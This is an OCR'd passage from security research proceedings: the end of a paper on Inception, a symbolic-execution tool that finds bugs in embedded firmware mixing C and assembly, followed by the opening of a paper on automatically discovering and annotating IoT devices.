board. We use the Ethernet interface of the real device, forwarding memory accesses and interrupts. In particular, we identity the DMA buffers and configure Inception to keep them on the memory of the real device. For the UART, we use the driver of the `STM32` board, again using the real peripheral. For all protocols we use simple clients (`ping`, `wget`, and `minicom`) on a laptop, and we repeat measurements for 100 runs. Results are shown in Figure 7. There are two reasons why ICMP and HTTP are slower than UART. First, they have a more complex software stack. Second, they require forwarding of many interrupts and of large DMA buffers.

## 4.3 Analysis on real-world code

We evaluate the capabilities of the Inception system on two publicly available real-world programs. These two samples cover the different scenarios in which Inception can be applied.

**FreeRTOS** is a market-leading real-time operating system supporting 33 different architectures.[13] It provides a microkernel with a small memory footprint and thread support. For this, it uses small assembly routines that strongly interact with the features of the target processor and it is, therefore, a good test case for Inception. We show that Inception can execute low-level functions that deal with multithreading before reaching vulnerable areas. We experiment with the injection of vulnerabilities in one thread, symbolic execution with producers and consumers, and corruption of the context of a thread.

We take the injected vulnerabilities from the NSA Juliet Test Suite 1.3 for C/C++, which collects known security flaws for Windows/Linux programs.[14] We selected tests related to divide by zero, null pointer dereference, free memory not on heap, use after free, integer overflow, heap-based buffer overflow. We skip tests that cannot run on our target STM32L152RE (e.g., those that require a file system or a network interface) and those that the LLVM 3.6 bitcode linker cannot handle (poor support of the C++ name mangling feature) for a total of 10384 and 1214 deletions, respectively. Furthermore, we update namespace names to comply with CLang 3.6. We obtain 1562 tests which we embed in FreeRTOS threads.

To trigger the vulnerabilities, Inception has to first execute low-level code containing assembly, and in some cases also to flag as symbolic the output of a software or hardware random generator. The interrupts required for context switches and timers can be either collected on the real device or simulated (with the appropriate generation functions). We chose the second option to be able to run many tests quickly. We set a timeout of 300 s and we observed that we can reach these regions without manual effort or modification to the multithreaded code (Table 3). The detection rate is 100% for divisions by zero, null pointer dereference, use after free, free of non-heap allocated memory, and heap buffer overflow vulnerabilities. Integer overflows are not detected at all in KLEE (version 1.3). However, we note that in general it may be possible to detect a consequence of the overflow later.

We also wrote a simple multithreading library that uses the same hardware features as FreeRTOS. On top of it, we created a simple example with three threads, where two consumers use the data put in a circular buffer by a producer. This simulates, for example, an application that processes sensor data. Depending on a symbolic value, threads execute in different order with different data. Inception can easily find a condition that triggers an overflow in the circular buffer. We also simulate the presence of a vulnerable code that corrupts the context of a thread, in particular its program counter on the stack. In this case, when the corrupted thread resumes, Inception detects that the program counter is invalid (not part of a thread that was correctly started before). Note that there may be false positives (if such behavior was intentional) or negatives (if the corrupted address is still valid).

**libopencm3** is an open-source library that provides drivers for many Cortex-M devices.[15] We test some examples in which the library is a statically linked binary. It is very similar for *Inception Translator* to lift and merge a function in a statically linked library or from a function that contains inline assembly. For example, we write a sample that uses the CRC peripheral to compute the Code Redundancy Check (CRC) on a buffer. The CRC peripheral computes one word at a time, so the driver iterates over the buffer locations. Besides this, the application calls other `libopencm3` functions to initialize the STM32 device and to configure and blink LEDs. Though the driver and the other functions are translated from the binary, the buffer is part of the application code written in C; therefore, we have semantic information on its type and size. Similarly, Inception knows the memory lay-

[13] `https://www.freertos.org/`

[14] `https://samate.nist.gov/SRD/around.php#juliet_documents`

[15] `https://github.com/libopencm3/libopencm3`





Figure 6: Average time to complete $1 \times 10^6$ read or write requests for SURROGATES and Inception (4 MHz JTAG). (libusb-0.1-4, Ubuntu16.04 LTS, Intel Corporation 8 Series/C220 USB Controller)





Figure 7: Performance comparison between native execution and Inception. (libusb-0.1-4, Ubuntu16.04 LTS, Intel Corporation 8 Series/C220 USB Controller)

out and the location of the other variables. If the low-IR driver is called with an incorrect length parameter, this leads to an out-of-bound access which is detected by Inception. Similarly, if the buffer is dynamically allocated and erroneously freed, Inception detects a use after free. The semantic information used for detection would not have been exploited by a binary-only tool.

## 4.4 Usage during product development

**Commercial bootloader**. Bootloaders are good targets for Inception, since they contain low-level code and they often parse untrusted inputs. Moreover, they are hard to test when the real hardware is not available yet and tests on prototypes may be not accurate. To show the potential of Inception in these conditions, we analyzed a bootloader under development, and we found a problem that would have been difficult to detect on FPGA-based prototypes.

Our target is a secure bootloader with several options, stored in a One Time Programmable (OTP) memory. When it executes, the bootloader holds in SRAM a structure containing some information about the application (e.g., start address, stack address). This structure is pointed by `p_header` in the pseudo-code that follows:

```
1  void start(){
2    switch(boot_modes) {
3      case NO_SECURE_BOOT:
4        context.p_header->start_addr =
             FLASH_MEM_BASE;
5        context.stack = SRAM_STACK;
6        jump_to_application();
7      break;
8      case SECURE_BOOT:
9        do_secure_boot();
10     break;
11     default:
12       error();
13   }
14 }
```

To prepare the analysis, we configured Inception with the memory layout of peripherals. We also flagged the OTP memory as symbolic, to explore all possible paths deriving from different boot options. Despite the lack of hardware, Inception did not require any change to the source code. During symbolic execution, Inception detected a corruption (write to an invalid address) at line 4, and the solver gave us a test case to reach this condition. We manually inspected the code and confirmed that the `p_header` pointer is not initialized.

In summary, the bootloader writes a value to an address held in a non-initialized SRAM location. If the invalid write does not trigger other errors, the bootloader can still execute and successfully load the application at `start_address`, making this problem hard to detect. In particular, it does not crash on the FPGA prototype, because `p_header` is null (SRAM zeroed at reset), which is mapped to writable memory. A write to 0 would instead produce a memfault on the real device, as 0 would be mapped to a read-only memory. Detecting the bug later in the development process, like on silicon, would be expensive.

From a security perspective, an attacker may at least partially control the value of `p_header`. For example, we could imagine a scenario in which certain options

lead to writing this location, and a fast reboot preserves it (SRAM is not initialized). Besides changing the destination before the write, an attacker could change it after, so that the bootloader would dereference a wrong `start_address` at which to load the application.

**Chip SDK**. We tested a Software Development Kit (SDK) for a commercial chip, at a stage when a prototype of the hardware was not even available yet. Therefore, we configured reads to peripherals to return unconstrained symbolic values. Inception found a test case in which a bit-wise shift depended on an untrusted value (overshift), which we confirmed by manual inspection. In this case, the error leads to the wrong configuration of a peripheral and unexpected behavior. More generally, overshifts could lead to overflows or out-of-bound accesses. Early detection is useful to avoid expensive fixes later.

**Commercial payment terminal** To show the potential of Inception when hardware is available, we tested a payment terminal under development, using the FPGA prototype to redirect most peripherals and their interrupts. The application communicates with an external smart card through a card reader, which we mark symbolic since it is not trusted. This mix of concrete and symbolic peripherals effectively explores the code, avoiding state explosion. Inception found eight potential vulnerabilities (out-of-bound accesses), that have been reported to developers and still have to be confirmed.

## 5 Discussion

In the following we discuss the advantages and limitations of Inception.

**Application vs. (software/hardware) environment**. The key to using symbolic execution in realistic settings is to limit the expensive symbolic exploration to a small critical code region, treating the (software/hardware) environment separately. S2E investigates how different strategies to cross this partition affect the analysis. Inception offers several options. Dynamic allocation can be either part of the environment (host functions with concrete or concretized inputs), or part of the code under test (where symbolic values can propagate). The former reduces the symbolic space at the price of completeness, whereas the second one preserves completeness at the price of higher complexity. A peripheral can be treated as a stateless untrusted function that ignores inputs and returns unconstrained symbolic values. This leads to the exploration of all possible paths, also those that would not be globally feasible with the real peripherals (making false positives possible). Though useful for drivers when the hardware is not yet available, this option does not scale because of state explosion. Alternatively, Inception can use the real peripherals with concrete values, reducing the problem. Globally unfeasible paths are reduced too, but they could still appear if the states of peripheral and code become inconsistent (e.g., if symbolic execution switches state during the access pattern to a stateful peripheral). However, symbolic exploration visits the higher-level logic of the application rather than the drivers, making the problem less common. A more thorough study is left as future work. A complete testing of a firmware program would require considering interrupts at any single instruction, which in practice is not feasible. Previous work [26] reduces the frequency of timer-based interrupts by executing them only when the firmware goes in low-power interrupt-enabled mode. However, this solution can miss issues that may occur when interrupts are processed during the firmware execution. Inception enables users to generate interrupts on demand that are useful to obtain deterministic sequences or to stress the code, but it is neither complete nor guaranteed to try cases that are actually possible. Collecting the interrupts from the real hardware covers realistic cases without additional complexity, but suffers from possible inconsistencies as explained for peripherals. We plan to analyze enable/trigger patterns to detect which symbolic states must serve an interrupt when it arrives.

**Semantic gap**. Inception increases the overall vulnerability detection rate for applications containing assembly parts because it is able to preserve as much as possible of the semantic information. However, the detection level for the bitcode generated from low-IR could be improved, for example, reconstructing typed objects from assembly, using DWARF debug information, and adding extra detection heuristics (e.g., from [23]).

**Support for binaries**. Even though Inception targets the analysis of source code during development, binary code may appear as a precompiled library (e.g., we have encountered this case with `libopencm3`). Since the binary is statically linked with the application, Inception can collect enough information about function prototypes, symbols, and their addresses to successfully decompile and merge the library functions used by the application. This case is handled not much differently from that of functions containing inline assembly.

**Support for C/C++**. Inception supports all main C types but inherits from KLEE the support for symbolic floating-point values. Regarding C++, we support the C subset. Name mangling is poorly supported by the LLVM 3.6 linker, and the syntax of some namespaces is not accepted by the Clang 3.6 front end, which is more strict than GCC 4.8. The subset that works in Inception is generally enough for embedded software and for our samples.

**Manual effort**. Inception reduces the manual effort required for analyzing embedded software, since it does not require any change to the original code to support as-

sembly and peripherals. The main challenge for a user is the general problem of tuning symbolic execution. On a more practical side, Inception requires extending compilation to CLang (e.g., in presence of GCC-specific features) and to extract the memory layout of mapped memory from the datasheet. This can be at least partially automated with custom or existing tools. Moreover, compiling with CLang is worthwhile to profit from its advanced static checks.

## 6 Related Work

In this section we cover related work on embedded software testing and binary lifting.

**Testing embedded software** in an emulator and forwarding the interaction with the real hardware has been previously performed with several different approaches [32, 34, 22, 17]. Unlike Inception, Avatar [34], Prospect [32], and S2E [8] only support analysis on binary code. In [16] caching is used to reduce the memory-forwarding bottleneck. SURROGATES [17] introduces an efficient host to device debugger link. Unfortunately, the hardware is not available anymore and the software has never been publicly released. FIE [10] can perform symbolic execution of (MSP430 16-bit) source code, but it does not support assembly code and interaction with real hardware, thus requiring us to modify the application. Inception heavily relies on KLEE which uses LLVM-IR [19] bitcode generated with the CLang [33] compiler. Inception, S2E, and FIE all rely on KLEE, but only Inception's version of KLEE can handle mixed levels of abstraction and semantics. Symbolic execution is used in [4, 15] to analyze specific applications, such as BIOS or firmware in USB devices.

**Lifter and its validation**. The way we validated Inception's lifter is similar to the validation of the ARMv7-M formal instruction set [13] or to the testing of CPU emulators [21]. Using a machine-readable architecture specification to generate the lifter [28], or to generate test cases, would provide a higher level of assurance. However, none of the current formal descriptions for Arm processors [27, 13] support the ARMv7-M architecture. Lifters are often used for particular applications. For example, PIE [9] relies on S2E to perform static analysis, whereas FirmUSB [15] lifts binary code to perform symbolic execution. Research in lifter design is quite active. Fracture [18] tries to leverage the semantic information already present in compilers in the other direction. This approach is successful for generating bitcode for static analysis, but we found it unsuitable for generating executable LLVM bitcode and for integration with our merging step. Other approaches [31, 15, 3, 6, 14] are based on static translation, while tools such as QEMU [5] use dynamic translation, which we avoid, since integrating them with our merging approach would be complex.

## 7 Conclusions

In this paper we highlighted the need for handling programs as a whole in embedded systems development and testing. Like prior work, our experiments show that testing based on the source code leads to a much better bug-detection level than when working only on the binary code. These two constraints together imply that embedded programs need to be considered with both their high-level source code and their hand-written assembler code. For this purpose we compile plain C functions with LLVM toolchain into LLVM-IR and functions which include assembler into native code, which we then directly lift to LLVM-IR. Finally, we merge this code and execute it in Inception VM (a modified KLEE), which handles both abstraction levels and is able to interact with the hardware using a fast debugger. We performed extensive tests and found two new vulnerabilities and eight crashes in embedded programs, including bootloaders which were written to be included on a Mask ROM. The entire project is open-sourced to make our results easily reproducible and available at `https://github.com/Inception-framework/`.

## References


[1] AIGNER, G., AND HÖLZLE, U. Eliminating virtual function calls in C++ programs. In *European conference on object-oriented programming* (1996), Springer, pp. 142–166.

[2] ARM. *APCS: ARM Procedure Call Standard for the ARM Architecture*, November 2015. `http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042f/IHI0042F_aapcs.pdf`.

[3] ARTEM DINABURG, A. R. McSema: Static Translation of X86 Instructions to LLVM, 2014.

[4] BAZHANIUK, O., LOUCAIDES, J., ROSENBAUM, L., TUTTLE, M. R., AND ZIMMER, V. Symbolic Execution for BIOS Security. *9th USENIX Workshop on Offensive Technologies (WOOT 15)* (2015).

[5] BELLARD, F. QEMU, a fast and portable dynamic translator. In *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference* (Berkeley, CA, USA, 2005), USENIX Association, pp. 41–41.

[6] BOUGACH, A., AUBEY, G., COLLET, P., COUDRAY, T., SALWAN, J., AND DE LA VIEUVI, A. Dagger: Decompiling Software Through LLVM, 2013.

[7] BUYUKKURT, B., AND BAEV, I. Google groups LLVMdev RFC: Indirect Call Promotion LLVM Pass. RFC, `https://groups.google.com/forum/#!topic/llvm-dev/_1kughXhjIY`.

[8] CHIPOUNOV, V., KUZNETSOV, V., AND CANDEA, G. The S2E Platform. *ACM Transactions on Computer Systems* (2012).

[9] COJOCAR, L., ZADDACH, J., VERDULT, R., BOS, H., FRANCILLON, A., AND BALZAROTTI, D. PIE: Parser identification in embedded systems. In *Proceedings of the 31st Annual Computer Security Applications Conference* (New York, NY, USA, 2015), ACSAC 2015, ACM, pp. 251–260.

[10] DAVIDSON, D., MOENCH, B., RISTENPART, T., AND JHA, S. FIE on firmware: Finding vulnerabilities in embedded systems using symbolic execution. In *USENIX Security Symposium* (2013), pp. 463–478.

[11] DIGILENT'S ZEDBOARD ZYNQ, F. Dev. board documentation. *Google Scholar*.

[12] EGNERS, A., MARSCHOLLEK, B., AND MEYER, U. Hackers in your pocket: A survey of smartphone security across platforms. Technical report RWTH Aachen , ISSN 0935–3232, May 2012.

[13] FOX, A., AND MYREEN, M. O. A trustworthy monadic formalization of the ARMv7 instruction set architecture. In *Proceedings of the First International Conference on Interactive Theorem Proving* (Berlin, Heidelberg, 2010), ITP'10, Springer-Verlag, pp. 243–258.

[14] HASABNIS, N., AND SEKAR, R. Lifting assembly to intermediate representation: A novel approach leveraging compilers. *SIGOPS Oper. Syst. Rev. 50*, 2 (Mar. 2016), 311–324.

[15] HERNANDEZ, G., FOWZE, F., TIAN, D. J., YAVUZ, T., AND BUTLER, K. R. FirmUSB: Vetting usb device firmware using domain informed symbolic execution. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2017), CCS '17, ACM, pp. 2245–2262.

[16] KAMMERSTETTER, M., BURIAN, D., AND KASTNER, W. Embedded security testing with peripheral device caching and runtime program state approximation. In *10th International Conference on Emerging Security Information, Systems and Technologies (SECUWARE)* (2016).

[17] KOSCHER, K., KOHNO, T., AND MOLNAR, D. SURROGATES: Enabling near-real-time dynamic analyses of embedded systems. In *WOOT* (2015).

[18] LABORATORY, C. S. D. Fracture: architecture-independent decompiler to LLVM IR, 2013.

[19] LATTNER, C., AND ADVE, V. LLVM: A compilation framework for lifelong program analysis & transformation. *International Symposium on Code Generation and Optimization, CGO* (2004).

[20] LI, D. X., ASHOK, R., AND HUNDT, R. Lightweight feedback-directed cross-module optimization. In *Proceedings of the 8th Annual IEEE/ACM International Symposium on Code Generation and Optimization* (New York, NY, USA, 2010), CGO '10, ACM, pp. 53–61.

[21] MARTIGNONI, L., PALEARI, R., ROGLIA, G. F., AND BRUSCHI, D. Testing CPU emulators. In *Proceedings of the Eighteenth International Symposium on Software Testing and Analysis* (New York, NY, USA, 2009), ISSTA '09, ACM, pp. 261–272.

[22] MUENCH, M., NISI, D., FRANCILLON, A., AND BALZAROTTI, D. Avatar$^2$: A Multi-target Orchestration Platform. In *Workshop on Binary Analysis Research (colocated with NDSS Symposium)* (February 2018), BAR 18.

[23] MUENCH, M., STIJOHANN, J., KARGL, F., FRANCILLON, A., AND BALZAROTTI, D. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *NDSS 2018, Network and Distributed Systems Security Symposium, 18-21 February 2018, San Diego, CA, USA* (San Diego, UNITED STATES, 02 2018).

[24] NXP (FREESCALE SEMICONDUCTOR). *MC1322x Advanced ZigBee™- Compliant Platform-in-Package (PiP) for the 2.4 GHz IEEE® 802.15.4 Standard*, document number: mc1322x ed. Rev. 1.3 10/2010, `https://www.nxp.com/docs/en/data-sheet/MC1322x.pdf`.

[25] OBERMAIER, J., AND TATSCHNER, S. Shedding too much light on a microcontroller's firmware protection. In *11th USENIX Workshop on Offensive Technologies (WOOT 17). USENIX Association* (2017).

[26] PUSTOGAROV, I., RISTENPART, T., AND SHMATIKOV, V. Using program analysis to synthesize sensor spoofing attacks. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security* (2017), ACM, pp. 757–770.

[27] REID, A. Trustworthy specifications of ARM® v8-A and v8-M system level architecture. In *2016 Formal Methods in Computer-Aided Design, FMCAD 2016, Mountain View, CA, USA, October 3-6, 2016* (2016), pp. 161–168.

[28] REID, A. ARM releases machine readable architecture specification. Blog Post, 2017. `https://alastairreid.github.io/ARM-v8a-xml-release/`.

[29] SEMICONDUCTOR, C. Cyusb301x, cyusb201x ez-usb fx3 superspeed usb controller datasheet [r/ol]. *Cypress Semiconductor* (2016).

[30] SEREBRYANY, K. Sanitize, Fuzz, and Harden Your C ++ Code. *USENIX Security* (2015).

[31] SHEN, B.-Y., CHEN, J.-Y., HSU, W.-C., AND YANG, W. Llbt: an llvm-based static binary translator. In *Proceedings of the 2012 international conference on Compilers, architectures and synthesis for embedded systems* (2012), ACM, pp. 51–60.

[32] SÜSSKRAUT, M., KNAUTH, T., WEIGERT, S., SCHIFFEL, U., MEINHOLD, M., AND FETZER, C. Prospect: A compiler framework for speculative parallelization. In *Proceedings of the 8th Annual IEEE/ACM International Symposium on Code Generation and Optimization* (New York, NY, USA, 2010), CGO '10, ACM, pp. 131–140.

[33] THE LLVM PROJECT. Clang: a C language family frontend for LLVM.

[34] ZADDACH, J., BRUNO, L., FRANCILLON, A., AND BALZAROTTI, D. Avatar: A Framework to Support Dynamic Security Analysis of Embedded Systems' Firmwares. *Proceedings of the 2014 Network and Distributed System Security Symposium* (2014).

## Appendix





Figure 8: Hardware components of the Inception system using an STM32 demo board using an Arm Cortex-M3.





Figure 9: Overview of the forwarding process, from the managers in KLEE to the device bus, through our debugger.

# A Examples of IR level adaptation

1. **High-IR to low-IR parameters passing**.

```
define i32 @foo(i32 %a, i32 %b) #0 {
entry: // PROLOGUE BB
  store i32 %a, i32* @R0
  store i32 %b, i32* @R1
  br label %"i32x4_reti32+0"

"i32x4_reti32+0":
  ...
  //EPILOGUE
  %0 = load i32* @R0
  ret i32 %0
}
```

2. **Low-IR to high-IR parameter passing**.

```
void @high_function(){
... // High IR code

%R0_2 = load i32* @R0
%R1_1 = load i32* @R1
%R2_1 = load i32* @R2
%R3_2 = load i32* @R3
%SP15 = load i32* @SP
%SP16 = inttoptr i32 %SP15 to i32*
%SP17 = load i32* %SP16

%0 = call i32 @low_function(
      i32 %R0_2,
      i32 %R1_1,
      i32 %R2_1,
      i32 %R3_2,
      i32 %SP17)

store i32 %0, i32* @R0

... // High IR code
}

define i32 @foo(i32 %a, i32 %b,
  i32 %c, i32 %d, i32 %e) #0 {
  ... // low-IR
}
```





Figure 10: Example program with mixed source and assembly. ① the original C source code with inline assembly code. ② CLang generated LLVM bitcode. ③ mixed-IR: LLVM bitcode with produced by merging lifted bitcode with CLang generated bitcode. We use the naked keyword to limit the size of the example.

| Type | Board | Sample(s) | Number | Generation | Golden Model | Automated Functionality Check | Stable |
|---|---|---|---|---|---|---|---|
| Forwarding hardware | None | Test-bench | 1 | Manual | Python model | ✓ | ✓ |
| Forwarding driver | Any | IO benchmark | 1 | Random, manual | Property | ✓ | ✓ |
| Single instructions | Any | Translator-verif | 50k | Random | Native regs/stack | ✓ | ✓ |
| Sequences, control flow | Any | Translator-verif | 3k | Random | Native regs/stack | ✓ | ✓ |
| Feature-specific | Any | Inception-samples | 13 | Manual | Property | ✓ | ✓ |
| Simple algorithms | Any | Inception-samples | 9 | Manual | C version | ✓ | ✓ |
| Complex algorithms | STM32L152RE | Arm DSP library | 4 | Collected | Hardwired result | ✓ | ✓ |
| Complex features | Host only | mini-arm-os | 3 | Collected, manual | Behavior | ✗ | ✓ |
| Important KLEE regressions | Any | Examples | 102 | Collected | Property | ✓ | ✓ |
| Dhrystone v2.1 | Host only | Performance benchmark | 1 | Collected | Property | ✓ | ✓ |
| NIST Klocwork based | Any | Vulnerable examples | 40 | Collected | Property | ✓ | ✓ |
| expat based | Any | Vulnerable examples | 16 | Collected | Property | ✓ | ✓ |
| Interrupts and multithreading | STM32L152RE | Vulnerable examples | 5 | Manual | Property | ✓ | ✓ |
| Simple demos | LPC1850DB1 | Drivers for LEDs, buttons, ADC, Ethernet, Web server | 5 | Collected | Native behavior | ✗ | ✓ |
| | STM32L152RE | Drivers for LEDs, buttons, UART (ST and libopencm3) | 5 | | | | ✓ |
| | | Temperature via UART (libopencm3) | 1 | | | | ✓ |
| | (Anonymized) | Drivers for LEDs | 1 | | | | ✓ |
| Complex demos | STM32L152RE | FreeRTOS 2 threads | 1 | Collected | Native behavior | ✗ | ✓ |
| | | ChibiOS | 1 | | | | ✗ |
| | | MbedOS | 1 | | | | ✗ |
| | (Anonymized) | Bootloader | 1 | | | | ✓ |
| | | SDK | 1 | | | | ✓ |
| | | Smart Card Reader | 1 | | | | ✓ |
| | | MbedTLS 2.6.0 | 1 | | | ✓ | ✓ |
| FreeRTOS and NIST Juliet | STM32L152RE | Vulnerable examples | 1562 | Collected | | | ✓ |

Table 4: Summary of validation tests and results.

# Acquisitional Rule-based Engine for Discovering Internet-of-Thing Devices

Xuan Feng[1,2], Qiang Li[3,*], Haining Wang[4], Limin Sun[1,2]

[1] *Beijing Key Laboratory of IOT Information Security Technology, IIE, CAS, China*
[2] *School of Cyber Security, University of Chinese Academy of Sciences, China*
[3] *School of Computer and Information Technology, Beijing Jiaotong University, China*
[4] *Department of Electrical and Computer Engineering, University of Delaware, USA*

## Abstract

The rapidly increasing landscape of Internet-of-Thing (IoT) devices has introduced significant technical challenges for their management and security, as these IoT devices in the wild are from different device types, vendors, and product models. The discovery of IoT devices is the pre-requisite to characterize, monitor, and protect these devices. However, manual device annotation impedes a large-scale discovery, and the device classification based on machine learning requires large training data with labels. Therefore, automatic device discovery and annotation in large-scale remains an open problem in IoT. In this paper, we propose an Acquisitional Rule-based Engine (ARE), which can automatically generate rules for discovering and annotating IoT devices without any training data. ARE builds device rules by leveraging application-layer response data from IoT devices and product descriptions in relevant websites for device annotations. We define a transaction as a mapping between a unique response to a product description. To collect the transaction set, ARE extracts relevant terms in the response data as the search queries for crawling websites. ARE uses the association algorithm to generate rules of IoT device annotations in the form of (type, vendor, and product). We conduct experiments and three applications to validate the effectiveness of ARE.

## 1 Introduction

Nowadays most of the industries have owned and run different Internet-of-Thing (IoT) devices, including, but not limited to, cameras, routers, printers, TV set-top boxes, as well as industrial control systems and medical equipment. Many of these devices with communication capabilities have been connected to the Internet for improving their efficiency. Undeniably, the development and adoption of online IoT devices will promote economic growth and improvement of the quality of life. Gartner reports [1] that nearly 5.5 million new IoT devices were getting connected every day in 2016, and are moving toward more than 20 billion by 2020.

Meanwhile, these IoT devices also yield substantial security challenges, such as device vulnerabilities, mismanagement, and misconfiguration. Although an increasingly wide variety of IoT devices are connected to residential networks, most users lack security concerns and necessary skills to protect their devices, e.g., default credentials and unnecessary exposure. It is difficult for end users to identify and troubleshoot the mismanagement and misconfiguration of IoT devices. Even if an IoT device has a serious security vulnerability, users have no capability of updating patches in a timely manner due to their limited knowledge.

In general, there are two basic approaches to addressing security threats: reactive defense and proactive prevention. The reactive defense usually requires downloading firmware images of devices for offline analysis, leading to a significant time latency between vulnerability exploit and detection [38]. By contrast, a proactive security mechanism is to prevent potential damages by predicting malicious sources, which is more efficient than the reactive defense against large-scale security incidents (e.g., Mirai Botnet [21]). In order to protect IoT devices in a proactive manner, discovering, cataloging, and annotating IoT devices becomes a prerequisite step.

